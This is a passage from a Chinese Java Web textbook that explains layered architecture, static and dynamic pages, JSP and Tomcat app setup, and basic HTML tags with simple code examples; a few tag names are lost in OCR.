MVC 本来是存在于桌面应用程序中的，M 是指数据模型，V 是指用户界面，C 则是控制器。使用 MVC 的目的是将数据模型和用户界面的实现代码分离，从而使同一个程序可以使用不同的表现形式。控制器存在的目的则是确保数据模型和用户界面的同步，一旦数据模型改变，用户界面应该同步更新。

1.4.2 分层设计的优缺点

1. 优点

分层式结构究竟其优势何在？Martin Fowler 在《Patterns of Enterprise Application Architecture》一书中给出了答案。

（1）开发人员可以只关注整个结构中的其中某一层。

（2）可以很容易地用新的实现来替换原有层次的实现。

（3）可以降低层与层之间的依赖。

（4）有利于标准化。

（5）利于各层逻辑的复用。

概括来说，分层式设计可以达到如下目的：分散关注、松散耦合、逻辑复用、标准定义。

2. 缺点

当然“金无足赤，人无完人”，分层式结构也不可避免具有一些缺陷。

（1）降低了系统的性能，这是不言而喻的。如果不采用分层式结构，很多业务可以直接造访数据库，以此获取相应的数据，如今却必须通过中间层来完成。

（2）有时会导致级联的修改，这种修改尤其体现在自上而下的方向。如果在表示层中需要增加一个功能，为保证其设计符合分层式结构，可能需要在相应的业务逻辑层和数据访问层中都增加相应的代码。

小知识：什么是三层架构，是哪三层？

三层架构（3-tier application）：通常意义上的三层架构就是将整个业务应用划分为表现层（UI）、业务逻辑层（BLL）、数据访问层（DAL）。区分层次的目的即为了“高内聚，低耦合”的思想。

表现层（UI）：通俗地讲，是展现给用户的界面，即用户在使用一个系统时他的所见所得。

业务逻辑层（BLL）：针对具体问题的操作，也可以说是对数据层的操作，对数据业务逻辑处理。

数据访问层（DAL）：该层所做事务直接操作数据库，针对数据进行增添、删除、修改和查找等操作。

1.5 静态网页与动态网页

1.5.1 静态网页

静态网页有时也被称为平面页。静态网页的网址形式通常以 htm（超文本标记语言）结尾，还有就是以超文本标记语言（.htm、.html）、.shtml、.xml（可扩展标记语言）等为后缀的。在超文本标记语言格式的网页上，也可以出现各种动态的效果，如.GIF 格式的动画、FLASH 和滚动字幕等，这些“动态效果”只是视觉上的，与下面将要介绍的动态网页是不同的概念。静态网页面通常是在文件系统中将文本标记语言文档存储为文件，并且可以通过 HTTP 访问网络服务器。

1.5.2 动态网页

所谓的动态网页，是指跟静态网页相对的一种网页编程技术。静态网页随着 html 代码的生成，页面的内容和显示效果就基本上不会发生变化了——除非用户修改页面代码。而动态网页则不然，页面代码虽然没有变，但是显示的内容却是可以随着时间、环境或数据库操作的结果而发生改变的。

1.5.3 静态网页与动态网页的比较

1．静态网页的特点

（1）每一个静态网页都有一个固定的 URL，且网页 URL 以.htm、.html、.shtml 等常见形式为后缀，而不含有“?”。

（2）静态网页的内容相对稳定，很容易被搜索引擎检索。

（3）页面浏览速度迅速，过程无须连接数据库，也就降低了数据库的成本。

（4）静态网页是实实在在保存在服务器上的文件，每个网页都是一个独立的文件。

（5）静态网页没有数据库的支持，当网站信息量很大时完全依靠静态网页制作方式比较困难。

（6）静态网页的交互性较差，在功能方面有较大的限制。

2．动态网页的特点

（1）动态网页一般是以数据库技术为基础，从而可以大大降低网站维护的工作量。

（2）动态网页实际上并不是独立存在于服务器上的网页文件，只有当用户请求时服务

器才返回一个完整的网页。

（3）采用动态网页技术的网站可以实现更多的功能，如用户注册、用户登录、在线调查、用户管理和订单管理等。

（4）动态网页中的“?”对搜索引擎检索存在一定的问题，搜索引擎一般不可能从一个网站的数据库中访问全部网页，或出于技术方面的考虑，搜索之中不去抓取网址中“?”后面的内容，因此，采用动态网页的网站在进行搜索引擎推广时需要做一定的技术处理才能适应搜索引擎的要求。

1.6 JSP 简介

JSP 是由 Sun Microsystems 公司倡导、与许多公司参与一起建立的一种动态网页技术标准。JSP 技术类似于传统的 ASP 技术，它是在传统的网页 HTML 文件（*.htm,*.html）中插入 Java 程序段（Scriptlet）和 JSP 标记（tag），从而形成 JSP 文件（*.jsp）。

本节重点阐述 JSP 与其他类似技术的比较，以及 JSP 的优势等。

1.6.1 JSP 技术概述

使用 JSP 开发的 Web 应用是跨平台的，JSP 使用 Java 编程语言编写类 XML 的 tags 和 Scriptlets，来封装产生动态网页的处理逻辑。网页可以通过 tags 和 Scriptlets 访问存于服务器端的资源的应用逻辑。JSP 把网页逻辑与网页设计和显示分离开来，支持可重用的基于组建的设计，使基于 Web 的应用程序开发变得迅速和容易。

当 Web 服务器遇到客户访问 JSP 网页的请求时，首先执行里面的程序段，然后将执行结果连同 JSP 文件中的 HTML 代码一起返回给客户。插入的 Java 程序段可以操作数据库和重新定向网页等，以实现建立动态网页所需要的功能。

JSP 是在服务器端执行的，这与 Java Servlet 一样。因为通常返回给客户端的只是一个 HTML 文本，所以，只要客户端有浏览器就能浏览。

JSP 页面由 HTML 代码和嵌入其中的 Java 代码所组成。当页面被客户端请求以后，服务器会对这些 Java 代码进行处理，然后将生成的 HTML 页面返回给客户端的浏览器。Java Servlet 是 JSP 技术的基础，而且在开发大型 Web 应用程序时，需要 Java Servlet 和 JSP 配合完成。JSP 具备了 Java 技术的简单易用、完成的面向对象、平台无关、安全可靠和面向互联网的特点。

1.6.2 构建 Web 应用

通过 IDE 工具可以快速构建一个 Web 应用，但是在此建议初学者在学习阶段尽量学会手工操作。使用手工操作方式构建 Web 应用的基本过程：创建应用目录→创建 WEB-INF 文件夹→创建 web.xml 文档→创建 classes 文件夹→创建 lib 文件夹→创建欢迎界面→启动服务器→访问程序。

1. 创建 Web 应用目录

每个 Web 应用都对应一个根目录，该应用相关的文件都在这个目录下。通常，根目录的名字就是应用的名字。在本书中，把应用的名字确定为 javademo。

服务器必须能够找到应用的根目录才可以运行这个 Web 应用，也就是通常所说的需要把应用部署到服务器上。有两种方式可以完成部署：第一种方式可以通过配置文件完成，在配置文件中进行配置，通常可以通过管理工具完成；另一种方式是让服务器自动加载，这样 Web 应用的开发人员的工作就简单了，为了能够让服务器自动加载应用，需要把应用放在特定的目录下。在 Tomcat 中可以把应用放在 Tomcat 目录下的 webapps 下的 ROOT 文件夹下面。

2. 创建 WEB-INF 文件夹

每个 Web 应用都包含一个 WEB-INF 文件夹，存放一些比较特殊的文件，该文件夹下存放的文件通常在客户端不能直接访问。

在 WEB-INF 目录下主要有如下几类文件。

（1）配置文件：常见的有 xml 文件，tld 文件，properties 文件（属性文件）。

（2）类文件：系统用到的外部类库，或自己编写的类文件。

3. 创建 web.xml 文档

web.xml 文档位于 WEB-INF 文件夹中，每个 Web 应用都应该对应一个 web.xml 文档，这个文档用于描述 Web 应用的配置信息。

这个文件通常不需要手工来写，一方面容易出错，另一方面比较费时间。如果采用集成开发环境，集成开发环境会自动生成这个文件。如果手工创建 Web 应用，可以从其他的 Web 应用中拷贝一个，然后进行修改，修改成下面的样子即可。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
                      http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
  version="3.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>
```

4. 创建 classes 文件夹

classes 文件夹位于 WEB-INF 文件夹中，与这个 Web 应用相关的所有的类文件都应该放在这个文件夹下。

类放在 classes 文件夹中的时候，需要创建相关的包对应的文件夹。

例如，有一个类 MyBean，所在的包是 beans，则应该按照下面的方式存放文件：

WEB-INF/classes/beans/MyBean.class

有的 Web 应用会使用属性文件（properties 文件）保存一些配置信息，这些属性文件也需要放在 classes 文件夹中。如果有多个属性文件，也可以根据属性文件的类别分别为属性文件创建子文件夹，就像为类创建包一样。

5．创建 lib 文件夹

lib 文件夹位于 WEB-INF 文件夹中，lib 文件夹也是用于存放类文件的，只是这些文件都是以压缩包形式存在的。如果类文件不是以压缩包的形式存在，则应该放在 classes 文件夹中。

当在 Web 应用中使用外部的一些功能时，这些功能通常都是以压缩包.jar 文件的形式存在的，这些压缩包应该放在 lib 目录下。

6．创建欢迎界面（首页）

每个网站都是由大量的文件组成的，但是不管访问什么网站，用户都很少输入文件的名字，因为通常也不知道网站上文件的名字。网站通常都会有一个欢迎界面，当用户访问一个网站时，通常看到的就是欢迎界面。如图 1-55 所示是新浪网的欢迎界面（首页）。

图 1-55　新浪欢迎界面（首页）

我们在访问时只需要输入 http://www.sina.com.cn 即可。用户看到的就是网站的欢迎界面（首页）。

通常欢迎界面的名字是 index.html、index.htm、index.jsp、index.php、index.asp 等。如果希望为 Web 应用配置默认欢迎界面，可以在 web.xml 配置文件中添加如下代码：

```
<welcome-file-list>
  <welcome-file>
    index.jsp
  </welcome-file>
</welcome-file-list>
```

创建 Web 应用的过程实际上是创建大量的 JSP 文件的过程。JSP 文件的后缀名通常是.jsp，如果不包含 Java 代码，仅仅是普通的 html 文件，可以使用.htm 或.html。

文件中的代码主要是由 html 代码、嵌入的 Java 脚本及大量的 JSP 语法构成的。从功能上来说，文件主要包括两部分功能，要显示的信息本身及显示信息所采用的格式。通常 html 代码用于控制要显示的内容的格式，Java 代码和 JSP 用法用于控制显示什么信息。创

建文件的过程实际上也包含两个过程：首先根据要显示的信息确定页面的格式，确定格式之后采用 JSP 代码和 Java 代码控制要显示的内容。

javademo 的欢迎界面的代码如下。

```
<%@ page pageEncoding="gbk"%>
<html>
 <head>
 <title>欢迎来到 java 世界</title>
 </head>
<body>
 欢迎来到 java 世界
 </body>
</html>
```

上面的页面代码实际上是一个静态的 html 页面。

7．启动服务器

在访问 JSP 程序之前，必须先启动 Tomcat 服务器。启动服务器的过程如下。

打开 Tomcat 的 bin 目录，双击 startup.bat 文件来启动服务器。

8．访问 JSP 程序

访问 JSP 程序的时候，需要提供以下几个信息。

（1）协议，通常是 http。

（2）主机，服务器的 IP 地址或名字。对于本地应用可以使用本地虚拟地址，也可以使用真实地址。localhost 是本地虚拟主机的名字，127.0.0.1 是本地虚拟主机的 IP 地址。

（3）端口，默认是 80，使用 Tomcat 开发时默认是 8080。

（4）Web 应用，每个 Web 应用都对应一个路径，默认的路径名与 Web 应用文件夹名相同，本实例中的应用的名字是 javademo。

（5）文件，必须指出要访问的文件名，本实例中的文件名是 index.jsp。

要访问上面的欢迎界面，打开浏览器，输入地址，地址可以有多种写法：

- http://localhost:8080/javademo/index.jsp
- http://127.0.0.1:8080/javademo/index.jsp
- http://192.168.1.19:8080/javademo/index.jsp
- http://ZWIND:8080/javademo/index.jsp

前两种表示虚拟本地主机，后两种分别是 IP 地址和主机名，在实际应用中主要根据域名访问。

如果设置了欢迎界面，则后面的文件名可以省略，例如，第一种地址可以写成下面的样子：http://localhost:8080/javdemo/，如图 1-56 所示为 javademo 的欢迎页（首页）运行效果截图。

1.6.3 JSP 的优点

JSP 网页可以非常容易地与静态模版结合，包括 HTML 或 XML 片段，以及生成动态内容的代码。它比以上讲的 Servlet 要更加优越。具体而言，JSP 有以下几个优点。




图 1-56　欢迎页运行效果图

（1）JSP 的使用大大缩短了服务器端基于 Java 的 CGI 开发周期，实现了快速开发的目的。

（2）JSP 提供了一种模块机制，可以在 HTML 页面中嵌入基于 Java 的逻辑代码。

（3）使用 JSP 时，再也没有必要编写和编译用 Java 语言写的任何代码。而且对 JSP 进行修改会很快看到效果，这是因为 JSP 容器（或称为 JSP 引擎）会自动检测和重新编译 JSP。

（4）由于 JSP 标记是内嵌在 HTML 页面中的，所以，完全可以先让 Web 页面设计者来设计页面模版。然后让 Java 程序员处理所用标记及实现必要的逻辑功能，从而实现图形和布局设计工作与应用开发任务的分离。

（5）JSP 的效率和安全性更高。JSP 文件在执行之前先被编译成字节码（byte code）文件，字节码由 Java 虚拟机（Java Virtual Machine）解释并执行，比源码解释的效率要高；而且 JSP 源程序不大可能在页面上被下载，这是因为 JavaBean 程序是完全放到不对外的目录中的。

（6）JSP 适合平台更广，而且得到了 Java EE 构架很好的支持。正是由于 JSP 存在这么多的优势，所以它得到了飞速的发展，这也是 Web 开发者选择 JSP 的原因。

1.7　本章小结

本章主要讲解了 Java Web 开发的基础知识，以及浏览器的基础知识。并详细讲解了 Java Web 开发环境的构建，并通过讲解第一个 Java 程序——经典的“Hello World!”程序使读者了解 Java Web 开发的基本语法及结构，为后续章节的学习打下良好的基础。

第 2 章　HTML 与 CSS 网页开发基础

超文本标记语言，即 HTML（Hypertext Markup Language），是用于描述网页文档的一种标记语言。HTML 是制作网页的基础，现实中的各种网页都是建立在 HTML 基础之上的。通过 HTML 可以实现对页面元素的布局处理。而 CSS 是网页技术中的核心内容之一，通过 CSS 不但可以控制页面某个元素的显示样式，而且可以整体控制整个站点内某元素的样式。在本章中将简要介绍 HTML 与 CSS 技术的基础知识，并通过具体的实例讲解各知识点的使用方法，为读者步入本书后面知识的学习打下基础。

本章主要内容：

- HTML 基础知识
- HTML5 的属性
- CSS 样式表

2.1　HTML 基础知识

HTML 语言可指定网页在浏览器中的显示方式，HTML 允许网页设计者进行以下操作。

- 控制页面和内容的外观。
- 创建联机表单等。
- 使用插入 HTML 的文档的链接来发布联机文档和检索其信息。
- 在 HTML 文档中插入音频、视频以及 Java Applet 等对象。

小知识：关于 Java Applet

JavaApplet 就是用 Java 语言编写的小应用程序，可以直接嵌入到网页中，并能够产生特殊的效果。

2.1.1　HTML 文档结构

HTML 文档主要由以下三部分组成。

1．HTML 部分

HTML 部分以<html>标签作为整个网页文档的开始，并以</html>标签作为结束，如图 2-1 所示。

此标签告诉 Web 浏览器这两个标签中间的内容是 HTML 文档。

2．头部

头部以<head>标签开始，以</head>标签结束，这部分包含显示在网页导航栏中的标题及其他在网页中不显示的信息，如描述，关键字等内容。标题包含在<title>标签和</title>标签之间。如图 2-2 所示为包含在 head 标签中的 title 标签。




图 2-1　html 标签

3．主体部分

主体部分包含网页中显示的文本、图片、视频和链接。主体部分以<body>标签开始，以</body>标签结束，如图 2-3 所示。




图 2-2　包含 title 标签的 head 标签




图 2-3　body 标签

HTML 标签不区分大小写，因此，可以使用<HTML>来代替<html>，但要养成良好的编程习惯，统一代码，所以尽量选择其一。

如图 2-4 所示展示了 HTML 的文档的结构。




图 2-4　HTML 文档结构图

2.1.2　HTML 常用标记

1．Meta 标签

Meta 标签出现在网页的标题部分。Meta 标签用来描述一个 HTML 网页文档的属性，

如作者、日期和时间、公司名称和联系信息、网页描述、关键词、页面刷新等。许多搜索引擎都抓取的此信息。

例如，要将小风指定为作者，则使用以下 Meta 标签。

<meta name="作者" content="小风">

有时 http-equiv 属性可用来代替 name 属性，常见的用法如下。

❑ 网页过期，如

```
<meta http-equiv="expires" content="Wed ,11 Jan 1999 09:20:43 GMT">
```

其中，“expires”表示网页缓存的过期时间；“GMT”则表示“格林尼治标准时间”。一旦网页过期，将自动从服务器上下载新页面。

❑ 自动刷新，如

```
<meta http-equiv="refresh" content="30">
```

代表着每隔 30 秒自动刷新本页面。

```
<meta http-equiv="refresh" content="3;url=http://www.baidu.com">
```

代表着过 3 秒后自动跳转到新的 url 网址。

❑ 主页字符集与语言，如

```
<meta http-equiv="Content-Type" content="text/html";charset=gb_2312-80">
```

和

```
<meta http equiv="Content-Language" content="zh-CN">
```

用以说明主页制作所使用的文字及语言；又如英文是 ISO-8859-1 字符集，此外，还有 BIG5、utf-8、shift-Jis、Euc、Koi8-2 等字符集。

❑ Cookie 的设定。

```
<meta http-equiv="set-cookie" content="Mon,12 May 2001 00:20:00 GMT">
```

cookie 设定，如果网页过期，存盘的 cookie 将被删除。需要注意的是必须使用 GMT 时间格式。

❑ 网页描述（description），如

```
<meta name="description" content="新浪网为全球用户 24 小时提供全面及时的中文资讯，内容覆盖国内外突发新闻事件、体坛赛事、娱乐时尚、产业资讯和实用信息等，设有新闻、体育、娱乐、财经、科技、房产和汽车等 30 多个内容频道，同时开设博客、视频和论坛等自由互动交流空间
```

description 中的 content=网页描述，是对一个网页概况的介绍，这些信息可能会出现在搜索结果中，因此，需要根据网页的实际情况来设计，尽量避免与网页内容不相关的“描述”，另外，最好对每个网页有自己相应的描述，而不是整个网站都采用同样的描述内容，因为一个网站有多个网页，每个网页的内容肯定是不同的，如果采用同样的 description，显然会有一些网页内容没有直接关系，这样不仅不利于搜索引擎对网页的排名，也不利于

用户根据搜索结果中的信息来判断是否点击进入网站获取进一步的信息。

❑ 网页关键词，如

```
<meta name="keywords" content="新浪,新浪网,SINA,sina,sina.com.cn,新浪首页,
门户,资讯" />
```

与 META 标签中的 description 类似，Keywords 也是用来描述一个网页的属性，只不过要列出的内容是“关键词”，而不是网页的介绍。

2．标题标签

此标题标签与前面所介绍过的<title>标签不同，此标签是指定文档中显示的标题，即读者可以直接看到的标题，此标签能分隔大段文字，概括下文内容，并根据逻辑结构安排信息。标题具有吸引读者的提示作用，而且表明了文章的内容。

HTML 文档提供了六级标题供设计者使用。<H1>标签为最大，<H6>标签为最小，设计者只需定义其中的一种大小，浏览器将负责整个文档的显示过程，如以下代码显示了从<H6>到<H1>标签中指定标题的 HTML 文档。

```
<html>
<head>
<title>欢迎进入 JAVA WEB 编程世界</title>
</head>
<body>
<h6>JAVA WEB 编程世界欢迎您！ </h6>
<h5>JAVA WEB 编程世界欢迎您！ </h5>
<h4>JAVA WEB 编程世界欢迎您！ </h4>
<h3>JAVA WEB 编程世界欢迎您！ </h3>
<h2>JAVA WEB 编程世界欢迎您！ </h2>
<h1>JAVA WEB 编程世界欢迎您！ </h1>
</body>
</html>
```

此文档输出的结果如图 2-5 所示。

图 2-5 <H6> 到<H1>的输出结果

3. HTML 段落标签

在 HTML 文档中，可将文本内容组合为多个段落，段落标签 用于标记段落的开始，段落结束标记 并非必须的。

此外，还可以通过设置段落的对其方式，如左对齐、右对齐、居中对齐等，用到的是段落的 align 属性。如下代码演示了段落标记 的使用。

```
<html>
<head>
<title>欢迎进入 JAVA WEB 编程世界</title>
</head>
<body>
<p align="left">左对齐方式显示</p>
<p align="right">右对齐方式显示</p>
<p align="center">居中对齐方式显示</p>
</body>
</html>
```

此文档输出的结果如图 2-6 所示。




图 2-6 标记的输出结果

4. <pre>标签

<pre>标签用于显示预先已定义好格式的文本。当文本显示在浏览器中时，会遵循已在 HTML 源文档中定义的格式。

如下所示的代码演示了<pre>标记的使用。

```
<html>
<head>
<title>水调歌头</title>
</head>
<body>
<h1>水调歌头·中秋</h1>
<pre>
 明月几时有？
 把酒问青天。
 不知天上宫阙、
 今夕是何年？
</pre>
```

```
</body>
</html>
```

此文档输出的结果如图 2-7 所示。

图 2-7 <pre>标记输出的结果

5.
标签

标签为换行标记，此标记在用户要结束一行但又不想开始一个新的段落时使用。只要在文本中的任何位置放置
标记，
标记后的内容就会强制换行，如如下代码，其运行结果如图 2-8 所示。

```
<html>
<head>
<title>java web</title>
</head>
<body>
 Java Web，<br>是用 Java 技术来解决相关 web 互联网领域的技术总和。<br>web 包括：web
 服务器和 web 客户端两部分。
</body>
</html>
```




图 2-8
标签

换行标记没有结束标记，因此，
标记也可写成
。

6. <a>标签

<a>标签是定义 HTML 链接的标签。比如如下代码所示为<a>标签的使用。

```
<html>
<head>
<title>java web 书籍哪里找？ </title>
</head>
<body>
<a href="http://www.baidu.com">百度一下你就知道</a>
 </body>
</html>
```

如图 2-9 所示为以上代码的运行效果。




图 2-9 <a>标签

7. 文本格式化标签

文本格式化标签可用于格式化 HTML 文本内容。HTML 提供了多个标签可用于格式化。这些标签定义或更改文本的显示格式，这些标签包括了<B></B>、<U></U>、<I></I>、、。

<B></B>标签：用于给文本加粗显示。

<U></U>标签：用于给文本添加下划线。

<I></I>标签：用斜体字体显示文本。

标签：为下标标签，此标签使文本内容的高度低于周围文本正常的高度。

标签：为上标标签，此标签使文本内容的高度高于周围文本正常的高度。

代码如下。

```
<html>
<head>
<title>欢迎进入 JAVA WEB 编程世界</title>
</head>
<body>
<U>该内容已被加入下划线</U>
<SUB>该内容以下标形式显示</SUB> <br />
<br>
<I>该内容以斜体显示</I>
<SUP>该内容以上标形式显示</SUP> <br />
```

```
</body>
</html>
```

页码预览效果如图 2-10 所示。




图 2-10 格式化标签效果

8. <HR>标签

<HR>标签用于在页面上绘制水平线，此标签无结束标签，可使用以下属性控制水平线的显示。

- ALIGN：指定水平线的对其方式，如左对齐、右对齐、居中对齐，如 ALIGN=left。
- WIDTH：指定水平线的长度，以像素为单位，或按百分比显示。
- SIZE：指定水平线的宽度，以像素为单位。
- NOSHADE：指定水平线以无阴影效果显示。

如下代码演示了该标签的用法。

```
<html>
<head>
<title>站点来源</title>
</head>

<body>
<h1>您是从哪了解本站的?</h1>
<hr size="8px" align="center" width="50%" noshade>
<hr>
<hr size="20px" align="left" width="300px">
 1.百度搜索
 2.朋友介绍
 3.qq 群
 4.其他
</body>
</html>
```

此段代码显示的效果如图 2-11 所示。

图 2-11 <HR>标签的显示效果

9. <IMG>标签

<IMG>标签用于在文档中插入图片。<IMG>基本语法如

```
<IMG SRC="dog.jpg">
```

如下代码显示了该标签的用法。

```
<html>
<head>
</head>

<body>
<img src="pic/1.jpg" align="top"/>顶部对齐<br/>
<img src="pic/2.jpg" align="bottom"/>底部对齐<br/>
<img src="pic/3.jpg" align="middle"/>居中对齐<br/>
</body>
</html>
```

显示效果如图 2-12 所示。

图 2-12 <IMG>显示的效果

Align 的属性值除了以上三种外，还有 left 和 right。

10. <FONT>标签

<FONT>标签用于控制网页文字的显示。文本的大小、颜色和样式等属性都可用此标签来控制。

<FONT>标签的属性如下。

COLOR:用于指定字体的颜色，值为颜色的名称或 16 进制值。

SIZE：用于指定字体的大小。

FACE：用于指定字体的类型。

字体的属性可组合在同一标签中，以下为<FONT>标签的代码展示。

```
<html>
<head>
</head>

<body>
<h1>JAVA WEB 开发</h1>
<p><font color="blue" size="6px" face="宋体">Java Web 开发需要哪些技
术?</font></p>
<p><font size="3px" color="#FF0000">1.html+css 2.数据库技术 3.jsp 技
术...</p>
</body>
</html>
```

显示效果如图 2-13 所示。

图 2-13 <FONT>标签显示效果

11. 列表

列表用于按逻辑方式对数据进行分组。HTML 中的列表分为以下两种：无序列表和有序列表。

无序列表就是项目列表，项目前带有项目符号的，每一个列表项用<LI>表示，包含在无序列表标签<UL>...</UL>中。如下代码为此标签的代码展示。

```
<html>
<head>
</head>

<body>
<ul>
<li>Monday</li>
<li>Tuesday</li>
<li>Wednesday</li>
<li>Thursday</li>
<li>Friday</li>
<li>Saturday</li>
<li>Sunday</li>
</ul>
</body>
</html>
```

如图 2-14 所示为此段代码显示的效果。




图 2-14　无序列表的显示效果

有序列表包含在<OL>...</OL>标签中。有序列表也显示列表项，其列表项以自动生成的顺序显示，以下是此标签的代码展示。

```
<html>
<head>
</head>

<body>
<ol>
<li>Monday</li>
<li>Tuesday</li>
<li>Wednesday</li>
<li>Thursday</li>
<li>Friday</li>
<li>Saturday</li>
<li>Sunday</li>
```

```
</ol>
</body>
</html>
```

如图 2-15 所示为此段代码显示的效果。

图 2-15 有序列表的显示效果

若要显示除数字之外的编号格式，则给有序列表项增加 TYPE 属性即可。如要显示大写罗马字母则：<li type=I>；显示小写罗马字母则：<li type=i>。分别显示大写字母以及小写字母：<li type=A>和<li type=a>。此外，给有序列表 OL 增加 START 属性，可指定列表的起始数字，如<ol start=3>。

2.1.3 表格标记

表格是 HTML 高级构件之一。<table>标签定义 HTML 表格。简单的 HTML 表格由 table 元素及一个或多个 tr、th 或 td 元素组成。tr 元素定义表格行，th 元素定义表头，td 元素定义表格单元。

更复杂的 HTML 表格也可能包括 caption、col、colgroup、thead、tfoot 以及 tbody 元素。

如图 2-16 所示，数据按照相应的列标题进行分类和显示。




图 2-16 表格的布局

<TABLE></TABLE>标签用于在 HTML 文档中创建表格，它包含表名和表格本身的内容代码。表格的基本单元是单元格，用<TD>标签定义，而单元格又包含在表格行

<TR></TR>中。多个表格行组合在一起就形成了表格。

代码如下。

```
<html>
<head>
</head>

<body>
<table border="3">
<tr>
<td>Name</td>
<td>Age</td>
<td>Sex</td>
</tr>
<tr>
<td>Tom</td>
<td>22</td>
<td>male</td>
</tr>
